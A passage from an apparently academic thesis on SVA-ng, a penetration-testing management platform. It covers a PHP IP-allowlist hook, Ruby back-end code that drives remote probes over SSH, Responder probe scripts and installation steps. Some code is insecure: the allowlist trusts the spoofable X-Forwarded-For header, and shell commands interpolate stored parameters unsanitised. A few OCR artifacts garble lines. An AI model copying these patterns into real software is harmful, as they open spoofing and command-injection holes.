

Client
Web Server
Fill the form
Insert a picture
FILE
OK
Store picture in temporary location
Append filename to a session variable
Remove a picture
FILE_REF
OK
Remove picture from temporary path
Remove filename from a session variable
Submit
ATTRIBUTES
OK
Move the picture from temporary to storage location
Update the database with all attributes

Figure 4.14. Add new manual VA procedure implementation

Suggester page. The insertion of these data is handled, for what concerns the script availability, directly through the importation of scans by the back-end. While this is possible since Nessus directly provides this data in its output files, in many cases the configuration must be done manually. Moreover, experience ranks must be inserted directly by the penetration testing operators. The view that allows the insertion procedure is called Configure PT Suggester. The modification of these fields is retroactive.

Illegal IP hook

In order to increase security a check on requests source IP is performed also at the application level. While an idea would be to explicitly include a PHP segment in every controller that performs it, CodeIgniter offers a hooking mechanism that allows to execute a segment of code at every received request. In figure 4.15 the implementation of the non allowed IP check across multiple files in the application is shown. The explication of the internal mechanism is discussed in the comments.

4.4 Back-end

The back-end component is responsible of performing all computational expensive procedures and of handling all interactions with the probes. Due to its complexity and non web related paradigm, we chose to implement the entire module using Ruby [27]. While probes are located remotely, it is important to highlight that the back-end is located on the same device by which the main web service is provided. Therefore they share the same filesystem and resources.

In order to create a single deployment package of simple installation, all back-end resources have been located inside the main web application default path. As this might represents a security issue since the web server might access to the program files, two measures have been implemented. The first simply consists in running the main web server and the back-end with different users belonging to the same group and in configuring the latter path location to be not accessible by the web server. The second consists in forbidding the web server to provide resources located into the back-end folder to HTTP requests. This can be performed through the `.htaccess` Apache configuration file.

Ruby is a scripting language with an extensive library set that simplify application development. In the Ruby jargon these pre-packet functions and classes are called gems. The ones required for SVA-ng in order to execute properly are the following:

```
// config/hooks.php entry
// insert a new hook to be loaded after a controller received a request
$hook['post_controller_constructor'] = array(
    'class'    => 'IllegalIp',
    'function' => 'kill_if_not_correct_ip',
    'filename' => 'IllegalIp.php',
    'filepath' => 'hooks',
    'params'   => array()
);

// hooks/IllegalIP.php, IllegalIP class
class IllegalIp {
    private function check_ip(){
        // get the CodeIgniter instance
        $ci =& get_instance();
        // load the allowed IP addresses from the configuration file
        $ipl = $ci->config->item('allowed_ip_addresses');
        if($ipl == null) return true;
        // check if the current IP is whitelisted
        $ip = getenv('HTTP_X_FORWARDED_FOR') ?: getenv('REMOTE_ADDR');
        foreach($ipl as $aip){
            $r = startsWith($ip, $aip);
            if($r) return $r;
        }
        return false;
    }

    public function kill_if_not_correct_ip(){
        // provide the 404 header if IP is not allowed
        if(!$this->check_ip()){
            header("HTTP/1.0 404 Not Found");
            exit();
        }
    }
}
```

Figure 4.15. Hooking mechanism on illegal IPs using CodeIgniter

- `active_record`: an Object relational mapping system that allows the automatic creation of objects importing data from the database.
- `cli`: a class that allows to create command-line user interfaces in a simple manner. This includes the parsing of flags and parameters passed to the script when called.
- `csv` and `json`: a set of classes used to import and export Comma Separated Values and JavaScript Object Notation files or strings.
- `daemons`: a set of functions that translate ruby interpreted processes into UNIX daemons.
- `nessus`: a set of classes for Nessus output files parsing or alteration.
- `nokogiri`: a library for importation of HyperText Markup Language (HTML) and eXtensible Markup Language (XML) files or strings.
- `sinatra`: a lightweight Web Server.

Daemon

The back-end needs to be always executing in order for the web application to successfully execute related tasks. While the Apache web server usually includes the activation of automatic start up during its installation, for other processes, this feature must be explicitly configured. The implemented solution makes use of a daemon process.

In UNIX systems, while normal processes need to be under direct control of an interactive user, daemons are usually children of the system `init` process and allows no user interaction by default. The procedure to obtain this usually consists in forking the initialization process so that when the main process exits the child is inherited by `init`. As the parent process is executed with administrative privileges, the child can be launched as any user.

Ruby allows to abstract the whole procedure through the use of the `daemons` gem. It also gives the possibility to the user to interact with the daemon through the user of the UNIX standard syntax (`start`, `stop`, `restart`, etc.) and creates a `.pid` file in which it stores the daemon process identifier. In figure 4.16 the implementation used for SVA-ng is shown and commented.

```
----- File: backend/svang_daemon.rb -----

#!/usr/bin/ruby

# include the daemons gem
require 'daemons'
# run the script as daemon
Daemons.run("./svang_web_server.rb")


----- File: /etc/init.d/svang.sh -----

#!/bin/sh
# in order to run this at boot, a symbolic link must be added in:
# /etc/rcS.d/svang

# execute as user "svang" the bash commands specified
su - svang -c "cd /var/www/html/sva-ng/backend/; ./svang_daemon.rb start"
```

Figure 4.16. Back-end daemon in Ruby and automatic execution at boot

Configuration file

The configuration of the entire back-end is shared with the main web-application through the use of a single php file located in `application/config/svang.php`. We chose to implement in such manner in order to further simplify configuration and make it possible to modify the behavior of SVA-ng through a single file. Since the Ruby language does not contains native functions to parse PHP, an importation class has been defined in file `backend/svang_config.rb` and the parsing has been implemented with the use of the regular expressions shown in figure 4.17. As we would like the configuration to be modifiable at run-time without restarting the daemon, every time another class wants to access these data, the configuration file is read.

Internal web server

The back-end internal web server is implemented through the `sinatra` gem. In figure 4.18 the related code from `backend/svang_web_server.rb` is shown and commented. Sections have been cropped for readability.

```
File.open(@@configpath, "r").each_line do |line|
    key = line[/.*\'([^\']*)\'.*\'([^\']*)\'.*/,1]
    value = line[/.*\'([^\']*)\'.*\'([^\']*)\'.*/,2]
    @@items[key] = value if(key and value)
end
```

Figure 4.17. Parsing PHP configuration file in Ruby

```
# Initialize web server reading the configuration file
conf = SvangConfiguration::Items()
configure do
    set :bind, 'localhost'
    set :port, conf['sinatraport']
end

# Redirect all stdout/err to the log file
logfn = conf['sinatralogpath']
$stdout.reopen(logfn, "w")
$stdout.sync = true
$stderr.reopen($stdout)

# Listen for requests at URL "http://[hostname]/"
post '/' do
# read the "token" GET parameter
    token = params['token']
    # spawn a thread that handles the request
    t = Thread.new {handleRequest(token)}
# return the token
    return [200, token]
end

# Listen for requests at URL "http://[hostname]/start/"
post '/start/' do
# get the "id" GET parameter
    id = params['id']
    puts "[.P.] Start request received for probe with id = #{id}"
    t = Thread.new { Probes::start(id) }
    return [200]
end

# Listen for requests at URL "http://[hostname]/stop/"
post '/stop/' do
    id = params['id']
    puts "[.P.] Stopped request received for probe with id = #{id}"
    t = Thread.new { Probes::stop(id) }
    return [200]
end
```

Figure 4.18. Back-end web server Sinatra implementation

The series of operation that the back-end will perform for a data importation is shown in figure 4.19. Each step will be discussed in a separate section with the exception of the sanitation of parameters.



Web Request Received
Sanitize Parameters
Create Tables
Import scan results
(only for Nessus scans, check script existance)
Perform VIP configuration

Figure 4.19. Data importation procedure

Table creator

In order for the back-end to dynamically create database tables upon specific web server requests, the class `TableCreator` has been implemented. Since the database is based on the SQL language, we chose not to programmatically create tables in Ruby, but to define table templates in SQL files. These files will then be modified using regular expressions in Ruby with the specified database name, saved to a temporary location and launched on the DBMS. This allows all database schema to be saved in a single and well defined set of files that can be launched dynamically and parametrized on the DB name.

Builders

The aim of builder classes is to handle the importation of scan result files into the database. The `Builder` class has been created to include the constructor method of all scan specific classes and therefore reduce code redundancy. A single class for every type of result importation has been created by extending the `Builder` one. Moreover, all user or share related class extends the `ShareUserBuilder` so that the common logic behind a CSV file importation is shared. The UML class diagram in figure 4.20 shows all classes present in `backend/svang_builders.rb` file.

While for all classes importing CSV files the code is simple and self explanatory, NMap and Nessus importations are not trivial. In order to perform this task we chose to use the `nessus` and `nmap/parser` gems that allows the creation of temporary result models. These data structures are later inserted into the ad-hoc database iterating on elements.

VIP configuration

It consists in a set of classes used to perform the automatic configuration of VIP ports. Whenever the user chose to upload a new scan result file, it selects to use the desired method to use for the VIP configuration generation and the backend will instantiate the appropriate Ruby class. As shown in figure 4.21, all classes extends the VipConfigger class in order to allow further methods to be implemented with simplicity. The cross on the VipConfiggerKeepCurrent class represents the fact that it is not implemented as a class. Since its procedure would simply be returning, it is implemented as a switch in the controller procedure so that the ruby file does not need to be loaded by the interpreter and the execution time decreases. To the current release, implemented methodologies are the following:




Figure 4.20. Builder classes UML class diagram




Figure 4.21. VIP configuration classes - UML class diagram

- **Keep current configuration**: use the latest configuration without modifying it. It is simply implemented by not instantiating any VipConfigger class and skipping the whole procedure for optimization.

- **All ports**: define as VIP all scanned ports. It is implemented in the VipConfiggerAll class and it simply loops on all instances of port in the scan file by adding them to a dictionary and inserting the complete data structure in the appropriate table in the database.

- **Intelligent**: tries to identify all business relevant ports and filters out the remaining ones. The algorithm for identifying such ports consists in calculating the number of ports P to take with the formula shown below where H represents the number of hosts in the scan and by taking from the scan results file the P ports that have the highest frequency of occurrence, inserting them in the DB. The derivation of such procedure is completely empirical and boundaries 8 and 32 have been identified out of analysis experience. It is interesting to highlight that the number of ports P is derived from H. This is due to the fact that scans of larger networks usually host a more heterogeneous set of services and therefore a larger number of ports is needed.

$$P = min(max(\sqrt{H}, 8), 32)$$

Script existence checker

It implements the fuctionality of checking the availability of automatic exploit scripts for every vulnerability found. The ruby class implementing is quite simple since Nessus scan results files already include this information in their structure.

Such procedure includes the usage of the Nokogiri library in order to simplify the parsing of the Nessus XML file. A different possibility was to extend the Nessus ruby library in order to include the script existence information during the initial parsing effectively decreasing execution times. However, since the implementation of such extension would need a deep understanding of the library internals, the current solution is less time expensive in the implementation phase and has therefore been the favorite choice.

Probes

As stated in previous chapters, probes are extensions to the main SVA-ng application functionalities hosted on different devices usually located in a different network logical location from the main device. The main idea behind their implementation stands in modularity. While SVA-ng main components are designed to be mostly static across releases, probes have the need of being independent the one from the other and of simple implementation. In order to obtain this, we chose to implement a standard protocol for their usage that is common across all of them. By doing so, the backend main component is completely decoupled from the internal logic of probes. In fact, we will see that, with the exception of results parsing, the backend will make no distinction on probe types.

The implementation of probes has a very high complexity and will therefore be discussed in an ad-hoc section. The important fact to highlight is that their implementation is concurrently present in all devices included in the project. The backend on the main device handles:

- installation and configuration of new probes;
- handling of related user requests such as starting, stopping and retrieving results by communicating to the physical probes;
- parsing of the results and importation in the Database.

For what concerns the insertion of a new probe or its modifications, relevant informations are simply stored in a table in the database and consists in:

- Name
- IP address of the probe
- Port of the SSH service (default 22)
- Probe Type - specifing how to parse its results (up to now: responder_probe, nmap_probe, wifi_probe)
- Params - optional field sent to the probe before starting it, in the case of a NMap scanner probe this would be the IP subnet to scan or any other default NMap client parameter

Whenever the backend ruby web server is started, it automatically spawns a thread whose aim is to check the status of all probes configured in the database. This operation is performed every few seconds by sending an ICMP echo request (ping) to all IP addresses present in the probes table. It is important to highlight that, in some customer networks, ICMP traffic is dropped by firewalls leading therefore to false negatives. For this reason, SVA-ng is configured not to block probes commands if the device is not responding.

The probe start procedure is initiated by users with the appropriate command on the GUI, forwarded by the Apache web server to the ruby one that handles it with an ad-hoc created thread. The code segment 4.22 is the simplified procedure of such thread on the ruby backend side. It is important to note that a token is generated, stored and returned in order for further commands to refer to this specific job. In the last lines, a new thread is spawned to continuously check the probe status and update the related database field.

```
def self.start(id)
# check id validity
if not Probes::checkId(id) then
    puts "Start procedure for probe (id=#{id}) failed: No such id"
    return
end
token = nil
ActiveRecord::Base.transaction do
    # generate token
    token = Probes::generateToken
    probe = Probe.where(id: id).take
    probe.update(token: token)\
    ### parameters sanitizing is omitted for readability ###
    # transfer file with parameters
    ‘echo -n ’#{probe.params}’ > /tmp/#{token}.request‘
    ‘scp -P #{probe.port} /tmp/#{token}.request #{probe.ip}:/tmp/‘
    ‘rm /tmp/#{token}.request‘
    # launch probe
    ‘ssh -p #{probe.port} #{probe.ip}
     l/home/svang/#{probe.probe_type}/start.sh #{token}‘
    # signed as launched in db
    probe.update(job_status: 2)
    puts "[.P.] Probe #{id} started"
end
# launch the job check thread
t = Thread.new { self.checkJobThreadProc(id, token) }
return token
end
```

Figure 4.22. Probe start ruby backend function

The probe stop procedure is initiated by users from the GUI and it is directly mapped by the backend to an SSH call to the script on the probe. The only interesting thing to note is that, for security reasons, the id of the probe is no longer sufficient to identify the job but the token generated in the start request must be specified explicitly. This token mechanism allows the single probe to host multiple same type jobs concurrently.

The job status check procedure shown in figure 4.23 allows the backend to continuously know the current state of the remote probe jobs. Each case identify a different reaction from the backend perspective and explanations of each single state are given in the code comments.

Whenever the probe procedure successfully ends with results or the user explicitly stops the job, the retrieve function shown in the code segment 4.24 is called. The retrieveStart and retrieveEnd scripts have been added in order for the probe to prepare the results and delete the files when the transfer succeeded. The specific probe type results importation function is then being called.

```
def self.checkJobThreadProc(id, token)
while true do
    # ... some sanitizing rows are omitted ...
    res = `ssh -p #{probe.port} #{probe.ip}
    /home/svang/#{probe.probe_type}/check.sh #{token}`
    puts "[.P.] Probe #{id} job_status received: #{res}"
    case res
    when '0'
            # initial state, since check is no longer required return
            probe.update(job_status: 0)
            return
    when '1'
            # error state, the job exited in error, return
            probe.update(job_status: 1)
            return
    when '2'
            # running, simply wait
            probe.update(job_status: 2)
    when '3'
            # running and partial results present, simply wait
            probe.update(job_status: 3)
    when '4'
            # correctly ended and results present
            # retrieve the results and then exit
            probe.update(job_status: 4)
            Probes::retrieve(id, token)
            return
    else
            # invalid code, die
            probe.update(job_status: 1)
            return
    end
    sleep(5)
end
end
```

Figure 4.23. Probe status check ruby backend function

Probe results importer

After the job results file is retrieved from the remote probe, the backend will parse it in order to insert the entries in the database. The implementation choice was to create an ad-hoc table for every probe type with the relative view in the front-end. This could be avoided by using a non-relational database such as MongeDB and handling results heterogeneity with their native implementation.

What the result importer does is explained in the following steps:

- Identify the probe type and call the relative procedure
- Check if a table for the specific type already exists in the database and, if necessary, creates it
- Parse the result file according to its type and insert relevant data in the DB
- If no errors occurred, remove the retrieved results file

```
def self.retrieve(id, token)
    # check id validity
    if not Probes::checkId(id) then
        puts "Retrieve procedure for probe (id=#{id}) failed: No such id"
        return
    end
    probe = Probe.where(id: id).take
    puts "[.P.] Starting probe #{id} job #{token} retrieve procedure"
    # execute the stopping code
    `ssh -p #{probe.port} #{probe.ip}
    /home/svang/#{probe.probe_type}/retrieveStart.sh #{token}`
    `scp -P #{probe.port} #{probe.ip}:/tmp/#{token}.result /tmp/`
    `ssh -p #{probe.port} #{probe.ip}
    /home/svang/#{probe.probe_type}/retrieveEnd.sh #{token}`
    # start the data import sequence
    Probes::importResult(id, token)
    puts "[.P.] Ended probe #{id} job #{token} retrieve procedure"
    # delete the tmp file
    `rm /tmp/#{token}.result`
end
```

Figure 4.24. Probe results retrieve ruby backend function

4.5 Probes

Probes modularity has been implemented by creating a common file structure across different probe types. The followings are the filenames and paths that have to be present in the probe filesystem in order for the backend to deliver jobs and correctly retrieve results:

- **/home/svang/[probe_type]/** folder will contain all probe code related to the specific probe type. All files are located here with the exception of temporary request and results.
- **start.sh** will be called when the startup procedure needs to be launched
- **stop.sh** will be called when the stop procedure needs to be launched
- **retrieveStart.sh** will be launched before copying the results back to the backend
- **retrieveEnd.sh** will be launched after copying the results back to the backend for cleaning up the temporary files
- **check.sh** will be called every continuously and have to return (by simply printing on the standard out) the current job state code
- **[token].pid** is a temporary file that will be created by the startup procedure and will contain the process identifier of the process currently handling the job. It will then be removed with the stop procedure.
- **/tmp/[token].request** will be created by the backend using the SCP command (copy over SSH protocol) before calling the start procedure. It contains all parameters for the job. It will then be removed during the retrieveStop procedure.
- **/tmp/[token].result** is created by the probe during its execution or by the retrieveStart procedure containing all relevant job results. The backend will then be in charge of retrieving this file. As the token.request file, it will be removed during the cleanup procedure.

In the backend, as shown in the previous section, operations are remotely executed by means of an SSH call to the single probe scripts. While this procedure is extremely simple to implement and to control, we had the necessity of implementing two distinct behaviors for different calls: one blocking the program flow on the main device while waiting for the SSH connection to close and one non-blocking. By default, when in the Ruby language a call to bash is performed using the backtick characters, the interpreter will stop parsing and executing lines until the command returns. There is the possibility to perform this operation in an asynchronous manner, but since we wanted the backend to be completely independent from the probe type, we chose to implement the non-blocking behavior directly into the probe scripts that need it. An example of how this operation can be performed is shown in the code segment 4.25. This require the probe to have two files, here called start.sh and probeStart.sh. The first create the second process by forking with the nohup bash command and then returns. The second contains the real probe startup code.

```
#### start.sh ####

#!/bin/bash
nohup sudo /home/svang/responder_probe/probeStart.sh $1 1>/dev/null 2>/dev/null &


#### probeStart.sh ####

#!/bin/bash
token=$1
pid=$$
echo -n $pid > /tmp/$token.pid
iface=$(cat /tmp/$token.request | cut -d ' ' -f 1)
responder -I $iface &> /dev/null
```

Figure 4.25. Responder probe - start.sh and probeStart.sh

While for starting the Responder probe process we need to use a non-blocking call, in order to stop it we can use a single file with no forks. In figure 4.26 the stop procedure is shown. The first step consists in checking that the Responder process with the token provided is still running and eventually to send a SIGKILL signal to the process to stop it. For this specific probe type we then want to immediately create the result file from the Responder program folders and to perform this operation, since it is quite complex, we chose to launch an external Python script. We later remove the temporary files created by Responder and the pid file.

As stated above, since the Responder program creates multiple files as the result of its activity, we are willing to unify them into a unique one and to locate it where the backend can retrieve it. Figure 4.27 shows the Python script that performs this task. The script mostly performs various string manipulations that transform the result in a format retrievable and parseable from the backend.

In the case of the responder, retrieve start and end procedures do not perform any operation with the exception of cleaning the temporary request and results file as shown in figure 4.28.

During the whole execution time of the probe, the backend continuously check the state of the probe and reacts accordingly. In figure 4.29 the probe-side check.sh is shown. It mostly consists in a series of checks that classify the current state.

```
#### stop.sh ####
#!/bin/bash

token=$1
pid=$(cat /tmp/$token.pid)
run=0
ps aux | grep python.*Responder.py | grep -v grep &>/dev/null && run=1

# Kill the responder process
if [ $run -eq 1 ]
then
kill -9 $(ps aux | grep python.*Responder.py | grep -v grep | awk '{print $2}')
fi

# Create the result file
python /home/svang/responder_probe/generate_result_file.py $token
chown svang.svang /tmp/$token.result

# Clean the intermediate files
rm -f /tmp/$token.pid
rm -f /usr/share/responder/logs/*.txt
```

Figure 4.26. Responder probe - stop.sh

```
#### generate_result_file.py ####
import glob
from sys import argv

token = argv[1]
fout = open("/tmp/" + token + ".result", 'w')

fpaths = glob.glob("/usr/share/responder/logs/*.txt")
for fpath in fpaths:
    fname = fpath.split('/')[len(fpath.split('/')) - 1]
    fname = '.'.join(fname.split('.')[0:len(fname.split('.')) - 1])
    ftype = '-'.join(fname.split('-')[0:len(fname.split('-')) - 1])
    ip = fname.split('-')[len(fname.split('-')) - 1]
    f = open(fpath, 'r')
    for line in iter(f):
        fout.write(":".join([ftype, ip, line.strip()]) + "\n")
```

Figure 4.27. Responder probe - generate_result_file.py

```
#### retrieveStart.sh ####
#!/bin/bash


#### retrieveEnd.sh ####
#!/bin/bash
token=$1
rm -f /tmp/$token.request
rm -f /tmp/$token.result
```

Figure 4.28. Responder probe - retrieveStart.sh and retrieveEnd.sh

```
#### check.sh ####
#!/bin/bash

token=$1

# GET ALL DATA
req=-1
pid=-1
res=-1
if [ -f /tmp/$token.request ]
then
req=1
else
req=0
fi
if [ -f /tmp/$token.pid ]
then
pid=$(cat /tmp/$token.pid)
else
pid=0
fi
if [ -f /tmp/$token.result ]
then
res=1
else
res=0
fi
run=0
ps aux | grep -i python.*Responder.py | grep -v grep &>/dev/null && run=1

# IDENTIFICATION LOGIC
if [ $req -eq 0 ]
then
echo -n "0" # normal state
else
if [ $run -eq 1 ]
then
if [ $res -eq 1 ]
then
echo -n "3" # running & results present
else
echo -n "2" # running & no results yet
fi
else
if [ $pid -eq 0 ]
then
echo -n "4" # probe not running but results present
else
echo -n "1" # probe crashed
fi
fi
fil

exit 0
```

Figure 4.29. Responder probe - check.sh

Chapter 5

SVA-ng User's Manual

This chapter will describe the usage of SVA-ng to a generic end user. While security principles and tools discussed in chapter 2 are assumed to be known, the operator does not need to know the inner workings of the platform in order to use it. For this reason, in this chapter none of the previous program specific knowledge is required.

5.1 Installation

SVA-ng main application is distributed in a single ZIP file containing the entire website, backend scripts and related hosts configurations. The installation on a Debian-like system is automated in a Bash installation script contained in the distributed ZIP file. It is necessary to have root privileges in order to execute it.

```
unzip svang.zip ; sudo su ; ./installation.sh
```

The installation process requires Internet connection in order to install the application dependencies. While installing MySQL, the user will be asked to insert the DBMS administration credentials. The default procedure initializes database tables without creating a separate user for the SVA-ng application. It is highly recommended to perform such operation in order to segregate the application from the rest of the DBMS entities. The configuration file must be edited with the previously configured DB credentials in order for the application to authenticate with it. Figure 5.1 shows the configuration file path and relevant section included in it.

5.2 Import a new scan

The procedure of importing a new scan is necessary when a result file needs to be imported in SVA-ng. In order to import results from probe tasks, please refer to the relative section. Once logged into the application, select "Import scan" in the Configuration menu (figure 5.2). Configurations in the page are explained here:

- **Append to last scan** option is set whenever the data to import need to be aggregated in a unique dataset with others. As an example, whenever performing NMap scans on large networks, it might be useful to split the address range in multiple subnets and execute them separately in parallel. The procedure to have a unique dataset in SVA-ng is to import the first scan with the "Append to last scan" option set on "No, create a new one" and the remaining ones appending them to the first. Please note that if the currently selected scan is not chronologically the last one performed, SVA-ng will still import the new data into the one selected. In such a way, if multiple scans have been performed in January and February


```
/var/www/html/new-sva-ng/application/config/svang.php

// Database configurations
$config['dbname'] = 'shorr_kan';  // db tables analysed by the application
                                  // must contain this value
$config['dbusername'] = 'svang';  // db tables username
$config['dbpassword'] = 'my_pwd'; // db password for such user
$config['dbhost'] = 'localhost';  // db network location. Alter if the
                                  // DBMS is not locally installed

// IP allowed to access the application.
// The check is performed at the ISO/OSI layer 7.
// To improve security implement lower level solutions
$config['allowed_ip_addresses'] = ['127.','192.168.','10.'];

// Location of resources
$config['tmpfilenameprefix'] = '/tmp/svang_';
$config['uploaded_screen_dir'] = '/var/www/html/new-sva-ng/screenshots/';
$config['location_dir'] = '/var/www/html/new-sva-ng/';
$config['relative_location_dir'] = '/new-sva-ng/';
```

Figure 5.1. SVA-ng configuration file



Append to Last Scan (#40): [✓ Yes] No, create a new one
File Type: -
File: Sfoglia... Nessun file selezionato.
Vip Configuration: Use last

Figure 5.2. Screenshot of import scan form and menus

and two separate datasets want to be created, even if some data of February have already been added, it is still possible to add data to the January set.

- **File Type** option has to be chosen accordingly to the file type currently been imported. Table 5.1 shows the formats used for importation.
- **File** option simply lets the user browse on his filesystem. Only one file can be imported at once.
- **Vip Configuration** option allow the user to use multiple algorithms in order to select the VIP ports as he might need. Options and behaviours are the following:
  - **All** simply sets all scanned ports as VIP
  - **Use last** does not alter previous configurations
  - **Intelligent** automatically identifies business relevant ports. Relevant parameters for this algorithm are the number of hosts, the number of vulnerabilities instances and the number of ports occurrences.

By clicking on submit, the web application will launch the importer script in the backend. Importation process can last up to 10 minutes due to complex data analysis. If everything has been set

Import Type	**File Type**	**Format**
NMap	XML	NMap XML output format, latest version available at https://svn.nmap.org/nmap/docs/nmap.dtd
Nessus	XML	Nessus XML output format v2, available on Teenable Nessus website
NFS	CSV	IP address, share name, read / write permissions
Samba	CSV	IP address, share name, read / write permissions, notes
MsSql	CSV	IP address, hostname, port, vulnerability
Oracle	CSV	IP address, SID, username, password, notes
Domain Users	CSV	Windows domain name, username, password, enabled / disabled, notes

Table 5.1. Import formats

up correctly, the blue message in figure 5.3 should appear on screen. In this case, the page has not been set up to refresh in order for the user to be able to perform it manually and notice the statistics being updated in the top bar.


